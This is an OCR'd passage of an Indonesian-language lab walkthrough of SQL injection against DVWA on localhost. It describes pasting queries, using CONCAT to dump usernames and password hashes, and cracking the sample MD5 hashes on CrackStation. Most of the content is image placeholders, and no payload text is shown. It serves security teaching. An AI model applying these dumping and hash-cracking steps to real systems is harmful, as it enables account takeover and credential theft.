





Angka 2 hapus dan pastekan query sebelumnya



Kita pilih 2 kemudian submit




Maka kita bisa menampilkan data user dan passwordnya dengan format hash





kemudian untuk mengetahui passwordnya kita akan kembali melakukan cracking dengan menggunakan crackstasion https://crackstation.net/

Kita coba copy nilai hash dari masing-masing user ID kemudian pastekan pada crackstation




Level High : Validasi input lebih ketat dan menggunakan batasan tertentu pada kueri basis data.







Kita view source kemudian Copy query dibawah




Buka kembali phpmyadmin dan pastekan query tersebut




Kemudian kita akan mencoba CONCAT dalam SQL untuk menggabungkan 2 atau lebih nilai (string,kolom, literal teks) menjadi satu string tunggal




Kemudian kita copy query dibawah




Pastekan pada DVWA






kemudian untuk mengetahui passwordnya kita akan kembali melakukan cracking dengan menggunakan crackstasion https://crackstation.net/

Kita coba copy nilai hash dari masing-masing user ID kemudian pastekan pada crackstation


Vulnerability: SQL Injection :: Da
127.0.0.1 / 127.0.0.1 / dvwa / us
CrackStation - Online Password
crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation » Password Hashing Security » Defuse Security »
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
